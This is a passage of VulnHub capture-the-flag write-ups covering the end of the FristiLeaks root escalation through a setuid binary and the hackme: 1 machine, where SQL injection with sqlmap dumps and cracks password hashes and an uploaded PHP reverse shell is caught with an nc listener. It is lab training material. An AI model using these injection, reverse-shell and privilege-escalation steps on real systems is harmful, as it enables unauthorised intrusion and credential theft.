-rw-r--r-- 1 fristigod fristigod 25 Nov 19 2015 whoisyourgodnow.txt
bash-4.1$
bash-4.1$
bash-4.1$ cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
bash-4.1$
bash-4.1$ id
uid=48(apache) gid=48(apache) euid=501(admin) groups=48(apache)
bash-4.1$
bash-4.1$ su - admin
Password:
[admin@localhost ~]$
[admin@localhost ~]$ id
uid=501(admin) gid=501(admin) groups=501(admin)
[admin@localhost ~]$
```

Figure 17: writeup.privesc.steps.5.2

6. We return to being user `fristigod` and explore their home directory. Within the `./bash_history` file we find references to a local, setuid file `.secret_admin_stuff/doCom`:

```
1 cd /home/fristigod
2 cat .bash_history
```

```

-bash-4.1$ cat .bash_history
ls
pwd
ls -lah
cd .secret_admin_stuff/
ls
./doCom
./doCom test
sudo ls
exit
cd .secret_admin_stuff/
ls
./doCom
sudo -u fristi ./doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
exit
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo /var/fristigod/.secret_admin_stuff/doCom
exit

```

Figure 18: writeup.privesc.steps.6.1

```

-bash-4.1$ ls -l .secret_admin_stuff/
total 8
-rwsr-sr-x 1 root root 7529 Nov 25  2015 doCom
-bash-4.1$

```

Figure 19: writeup.privesc.steps.6.2

7. Using examples from `.bash_history`, we run the `setuid` file to execute `/bin/bash` and gain elevated privileges:

```

1 sudo -u fristi ./doCom "/bin/bash"

```

```

-bash-4.1$ sudo -u fristi ./doCom "/bin/bash"
bash-4.1#
bash-4.1# id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1#
bash-4.1# uname -a
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
bash-4.1#
bash-4.1# whoami
root
bash-4.1#
bash-4.1#
bash-4.1# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
          inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:348065 errors:0 dropped:0 overruns:0 frame:0
          TX packets:202048 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28652907 (27.3 MiB)  TX bytes:30264796 (28.8 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

bash-4.1#

```

Figure 20: writeup.privesc.steps.7.1

8. We then explore root's home directory and find the flag within `/root/fristileaks_secrets.txt` file:

```

1 cd /root
2 cat fristileaks_secrets

```

```

bash-4.1# cd /root/
bash-4.1#
bash-4.1#
bash-4.1# ls -la
total 48
dr-xr-x---.  3 root root 4096 Nov 25  2015 .
dr-xr-xr-x. 22 root root 4096 Sep 11 09:58 ..
-rw-----  1 root root 1936 Nov 25  2015 .bash_history
-rw-r--r--  1 root root   18 May 20  2009 .bash_logout
-rw-r--r--  1 root root  176 May 20  2009 .bash_profile
-rw-r--r--  1 root root  176 Sep 22  2004 .bashrc
drwxr-xr-x.  3 root root 4096 Nov 25  2015 .c
-rw-r--r--  1 root root  100 Sep 22  2004 .cshrc
-rw-----  1 root root  246 Nov 17  2015 fristileaks_secrets.txt
-rw-----  1 root root 1291 Nov 17  2015 .mysql_history
-rw-r--r--  1 root root  129 Dec  3  2004 .tcshrc
-rw-----  1 root root  829 Nov 17  2015 .viminfo
bash-4.1#
bash-4.1#
bash-4.1#
bash-4.1# cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)

Flag: Y0u_kn0w_y0u_l0ve_fr1st1

bash-4.1#

```

Figure 21: writeup.privesc.steps.8.1

Loot

Hashes

```
1 root:$6$qAoeosiW$fs0y8H/VKux.9KOT3Ww2D3FPN105LaaFytx/6t69Q7LPDSS/nNiP4xzq0Qab.Iz3uy5fYdH3Aw/
   ↪ K5v3ZM.....
2 eezeepz:$6$djF4bN.s$JWhT7wJo37fgtuJ.be2Q62PnM/AogXuqGa.PgRzrMGv9/Th0aixBX18U9sy9.Rk01ZRAQ/
   ↪ UM3xP7oGWu9z.....
3 admin:$6$NPXhvENr$yG4a5RpaLpL5UDRRZ3Ts0eZadZfFFbYpI1kyNJp9rNDOAySx2FhYSmAvY.91
   ↪ UzETJVvZcDjWb2pp85uLA.....
4 fristigod:$6$0WqnZlI/$gIzMByp7rH21W3neA.uHYZZg5aM7gI1xt0j8WwgoK1QgQh2LWL0nQBjau/
   ↪ mGc0SxLbaGJhJjM.6HNJTW.....
```

Credentials

```
1 ssh: admin/thisisalsop...., fristigod/LetThereBeF.....
2 http: eezeepz/keKkeKKeKKeKk.....
```

Flags

```
1 Y0u_kn0w_y0u_l0ve_f.....
```

References

- [+] <https://www.vulnhub.com/entry/fristileaks-13,133/>
- [+] <https://highon.coffee/blog/fristileaks-walkthrough/>
- [+] <https://kongwenbin.wordpress.com/2017/12/31/write-up-for-fristileaks-v1-3-vulnhub/>

[VulnHub] hackme: 1

Date: 27/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_php_fileupload](#), [exploit_php_reverseshell](#), [privesc_setuid](#)

Overview

This is a writeup for VulnHub VM [hackme: 1](#). Here are stats for this machine from [machinescli](#):

✈ machinescli -t --info hackme

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#330	hackme: 1						exploit_php_fileupload exploit_php_reverseshell privesc_setuid

✈

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.34 ((Ubuntu)): [exploit_php_fileupload](#), [exploit_php_reverseshell](#), [privesc_setuid](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Sep 27 12:01:02 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.hackme/results/192.168.92.180/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/vulnhub.hackme/results/192.168.92.180/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.180
2 Nmap scan report for 192.168.92.180
3 Host is up, received arp-response (0.0022s latency).
4 Scanned at 2019-09-27 12:01:03 PDT for 11s
5 Not shown: 998 closed ports
6 Reason: 998 resets
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
   ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 6b:a8:24:d6:09:2f:c9:9a:8e:ab:bc:6e:7d:4e:b9:ad (RSA)
11 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDOKQXcUd/+zfBtJFhP+25xVD0f+ujGrlKTW/
   ↳ Ho8wy41nYgrtyHiiscKmJUv7XKAfjC8YImead1E+
   ↳ okzuRvpT1HX3l1xMwfWboty0V3IezTFxYIPUpmqejoC9uSsKxpd5h+vDRwchjCQGZpumuei5QT+0yY7XpdUB3P/
   ↳ lica+QE02Af4ZFme00izRYvabosnbg2rG0bbkTbMZVcGdL67ECncSRP5mcjH2cnXqAAiDEs+F9YtR0oRVX8+
   ↳ SqavXLqrNzIeZxqH8BW1f004SPq5tsHiYbCco4yb9iMgnX1EPd981wt40+6D0N3BB1QYciv6RAS4fKCP+
   ↳ Akk2c4tThBGm7t
12 |   256 ab:e8:4f:53:38:06:2c:6a:f3:92:e3:97:4a:0e:3e:d1 (ECDSA)
13 | ecdsa-sha2-nistp256
   ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKTgFkEMmekHRtPsKN9f6w7/m1ih/
   ↳ 8MraIwM4yIy5/hRW8ct1Ghc6YnhhI0KJGYF6KYiCgyKK97mVepBVf9805w=
14 |   256 32:76:90:b8:7d:fc:a4:32:63:10:cd:67:61:49:d6:c4 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPPEwLR2lULYITB1F789nQ/INIXH6NhMCHK25Z3pJquX
16 80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.34 ((Ubuntu))
17 | http-methods:
18 |_ Supported Methods: GET HEAD POST OPTIONS
19 |_http-server-header: Apache/2.4.34 (Ubuntu)
20 |_http-title: Site doesn't have a title (text/html; charset=UTF-8).
21 MAC Address: 00:0C:29:49:EA:B5 (VMware)
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
23
24 Read data files from: /usr/bin/./share/nmap
25 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
26 # Nmap done at Fri Sep 27 12:01:14 2019 -- 1 IP address (1 host up) scanned in 12.51 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 64 OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux protocol 2.0)	./results/192.168.92.180/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.180/scans/tcp_80_http_gobuster.txt ./results/192.168.92.180/scans/tcp_80_http_nikto.txt ./results/192.168.92.180/scans/tcp_80_http_nmap.txt ./results/192.168.92.180/scans/tcp_80_http_robots.txt ./results/192.168.92.180/scans/tcp_80_http_whatweb.txt
2.	80/tcp	http	ttl 64 Apache httpd 2.4.34 ((Ubuntu))	

Figure 3: writeup.enumeration.steps.2.1

3. We find quite a few interesting links from the gobuster scan and open the `http://192.168.92.180:80/index.php`

page to explore the web application further:

```
1 gobuster -u http://192.168.92.180:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
  -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
2 http://192.168.92.180:80/config.php (Status: 200) [Size: 0]
3 http://192.168.92.180:80/index.php (Status: 200) [Size: 100]
4 http://192.168.92.180:80/index.php (Status: 200) [Size: 100]
5 http://192.168.92.180:80/login.php (Status: 200) [Size: 1245]
6 http://192.168.92.180:80/logout.php (Status: 302)
7 http://192.168.92.180:80/register.php (Status: 200) [Size: 1937]
8 http://192.168.92.180:80/server-status (Status: 403) [Size: 302]
9 http://192.168.92.180:80/uploads (Status: 301)
10 http://192.168.92.180:80/welcome.php (Status: 302)
```

4. We are redirected to the `http://192.168.92.180:80/login.php` link at every page visit so we try some common credentials and SQLi attempts. When these do not help, we decide to use the registration option which takes us to the `http://192.168.92.180:80/register.php` page. We register a username `foobar` with `foobar` password and get logged in to the web application:

Figure 4: writeup.enumeration.steps.4.1



Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Your Name

Your Address

Already have an account? [Login here.](#)

Figure 5: writeup.enumeration.steps.4.2




Figure 6: writeup.enumeration.steps.4.3

Findings

Open Ports

- 1 22/tcp | ssh | OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
- 2 80/tcp | http | Apache httpd 2.4.34 ((Ubuntu))

Phase #2: Exploitation

1. The web application presents an online book catalog with a search box. We run **sqlmap** on this page and find the search function vulnerable to SQLi. We dump contents of **webapphacking** database and find MD5 hashed passwords within **users** table. Most of these passwords are easily cracked but we had to use an online MD5 cracker for the password hash of user **superadmin**:

```
1 cat searchform.txt
2   POST /welcome.php HTTP/1.1
3   Host: 192.168.92.180
4   User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
5   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6   Accept-Language: en-US,en;q=0.5
7   Accept-Encoding: gzip, deflate
8   Referer: http://192.168.92.180/welcome.php
9   Content-Type: application/x-www-form-urlencoded
10  Content-Length: 11
11  Cookie: PHPSESSID=a9nbe6ikh8ugo269h3rckltqp1
12  DNT: 1
13  Connection: close
14  Upgrade-Insecure-Requests: 1
15
16  search=test
17 sqlmap -r searchform.txt --dbs --batch
18 sqlmap -r searchform.txt -D webapphacking --dump-all --batch
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # sqlmap -r searchform.txt --dbs --batch
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
ssume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 13:13:05
```

```
[13:13:05] [INFO] parsing HTTP request from 'searchform.txt'
[13:13:06] [INFO] testing connection to the target URL
[13:13:06] [INFO] testing if the target URL content is stable
[13:13:07] [INFO] target URL content is stable
[13:13:07] [INFO] testing if POST parameter 'search' is dynamic
[13:13:07] [WARNING] POST parameter 'search' does not appear to be dynamic
[13:13:07] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
```

Figure 7: writeup.exploitation.steps.1.1


```

POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 114 HTTP(s) requests:
---
Parameter: search (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: search=test' UNION ALL SELECT NULL,CONCAT(CONCAT('qvqjq','lvkEtgCwflmdLGgDeTONEdTLUIOFDhVVzPVqmAa'),'qxqvq'),NULL-- oLht
---
[13:13:08] [INFO] testing MySQL
[13:13:08] [INFO] confirming MySQL
[13:13:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.34
back-end DBMS: MySQL >= 5.0.0
[13:13:08] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] webapphacking

[13:13:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.180'

[*] shutting down at 13:13:08

root@kali: ~/toolbox/data/writeups/vulnhub.hackme #

```

Figure 8: writeup.exploitation.steps.1.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.hackme # sqlmap -r searchform.txt -D webapphacking --dump-all --batch

```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 13:15:41

[13:15:41] [INFO] parsing HTTP request from 'searchform.txt'
[13:15:41] [INFO] resuming back-end DBMS 'mysql'
[13:15:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: search=test' UNION ALL SELECT NULL,CONCAT(CONCAT('qvqjq','lvkEtgCwflmdLGgDeTONEdTLUIOFDhVVzPVqmAa'),'qxqvq'),NULL-- oLht
---
[13:15:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.34
back-end DBMS: MySQL 5

```

Figure 9: writeup.exploitation.steps.1.3

```
[13:15:41] [INFO] fetching tables for database: 'webapphacking'
[13:15:42] [INFO] fetching columns for table 'books' in database 'webapphacking'
[13:15:42] [INFO] fetching entries for table 'books' in database 'webapphacking'
Database: webapphacking
Table: books
[15 entries]
+-----+-----+-----+
| id | price | bookname |
+-----+-----+-----+
| 1 | 50 | Anonymous Hackers TTP |
| 2 | 80 | CISSP Guide |
| 3 | 30 | Security+ |
| 4 | 45 | Practical WebApp Hacking |
| 5 | 20 | All about Kali Linux |
| 6 | 10 | Linux OS |
| 7 | 10 | Windows OS |
| 8 | 190 | IoT Exploitation |
| 9 | 90 | ZigBee Wireless Hacking |
| 10 | 50 | JTAG UART Hardware Hacking |
| 11 | 40 | Container Breakout |
| 12 | 240 | OSCP/OSCE Guide |
| 13 | 40 | CREST CRT |
| 14 | 88 | Creating your vulnerable VM |
| 15 | 48 | OSINT |
+-----+-----+-----+

[13:15:42] [INFO] table 'webapphacking.books' dumped to CSV file '/root/.sqlmap/output/192.168.92.180/dump/webapphacking/books.csv'
```

Figure 10: writeup.exploitation.steps.1.4

```
[13:15:42] [INFO] fetching columns for table 'users' in database 'webapphacking'
[13:15:42] [INFO] fetching entries for table 'users' in database 'webapphacking'
[13:15:42] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:15:42] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:15:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:15:42] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:15:42] [INFO] starting 4 processes
[13:15:50] [INFO] cracked password 'commando' for hash '6269c4f71a55b24bad0f0267d9be5508'
[13:15:50] [INFO] cracked password 'hello' for hash '5d41402abc4b2a76b9719d911017c592'
[13:15:51] [INFO] cracked password 'foobar' for hash '3858f62230ac3c915f300c664312c63f'
[13:15:55] [INFO] cracked password 'testtest' for hash '05a671c66aefea124cc08b76ea6d30bb'
[13:15:57] [INFO] cracked password 'p@ssw0rd' for hash '0f359740bd1cda994f8b55330c86d845'
Database: webapphacking
Table: users
[8 entries]
+-----+-----+-----+-----+-----+
| id | name | user | password | address |
+-----+-----+-----+-----+-----+
| 1 | David | user1 | 5d41402abc4b2a76b9719d911017c592 (hello) | Newton Circles |
| 2 | Beckham | user2 | 6269c4f71a55b24bad0f0267d9be5508 (commando) | Kensington |
| 3 | anonymous | user3 | 0f359740bd1cda994f8b55330c86d845 (p@ssw0rd) | anonymous |
| 10 | testismyname | test | 05a671c66aefea124cc08b76ea6d30bb (testtest) | testaddress |
| 11 | superadmin | superadmin | 2386acb2cf356944177746fc92523983 | superadmin |
| 12 | test1 | test1 | 05a671c66aefea124cc08b76ea6d30bb (testtest) | test1 |
| 13 | ' or 1=1 -- - | ' or 1=1 -- - | 1aff91130ca46149c98cfbcb362432bb | ' or 1=1 -- - |
| 14 | foobar | foobar | 3858f62230ac3c915f300c664312c63f (foobar) | foobar |
+-----+-----+-----+-----+-----+

[13:16:00] [INFO] table 'webapphacking.users' dumped to CSV file '/root/.sqlmap/output/192.168.92.180/dump/webapphacking/users.csv'
[13:16:00] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.92.180'

[*] shutting down at 13:16:00

root@kali: ~/toolbox/data/writeups/vulnhub.hackme #
```

Figure 11: writeup.exploitation.steps.1.5




Figure 12: writeup.exploitation.steps.1.6

2. We log in to the web application as user `superadmin` and are presented with file upload functionality. We create a PHP reverse shell file and upload it successfully. There was no need to bypass any kind of upload filters in this case. The location for uploaded files is already known to be `192.168.92.180/uploads/` directory from the `gobuster` scan. We find our uploaded file within this directory and proceeded to get the initial shell:

```
1 nc -nlvp 443
2 192.168.92.180/uploads/rs.php
```

Login

Please fill in your credentials to login.

Username

Password



Login

Don't have an account? [Sign up now.](#)

Figure 13: writeup.exploitation.steps.2.1

Hi, welcome back **superadmin**. There are no anomalies detected.

[Reset Your Password](#)

[Sign Out of Your Account](#)

Browse... No file selected.

Select Image to Upload:

[Upload Image](#)

The file rs.php has been uploaded to the uploads folder.

Figure 14: writeup.exploitation.steps.2.2




Figure 15: writeup.exploitation.steps.2.3

```
root@kali: ~/toolbox/data/writeups/vulnhub.hackme # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.180] 40762
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
20:28:39 up 1:56, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.180 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe49:eab5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:49:ea:b5 txqueuelen 1000 (Ethernet)
    RX packets 486204 bytes 304231697 (304.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 315253 bytes 40538335 (40.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 16: writeup.exploitation.steps.2.4

Phase #2.5: Post Exploitation

```
1 www-data@hackme> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@hackme>
4 www-data@hackme> uname
5 Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6 www-data@hackme>
7 www-data@hackme> ifconfig
8 ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
9         inet 192.168.92.180  netmask 255.255.255.0  broadcast 192.168.92.255
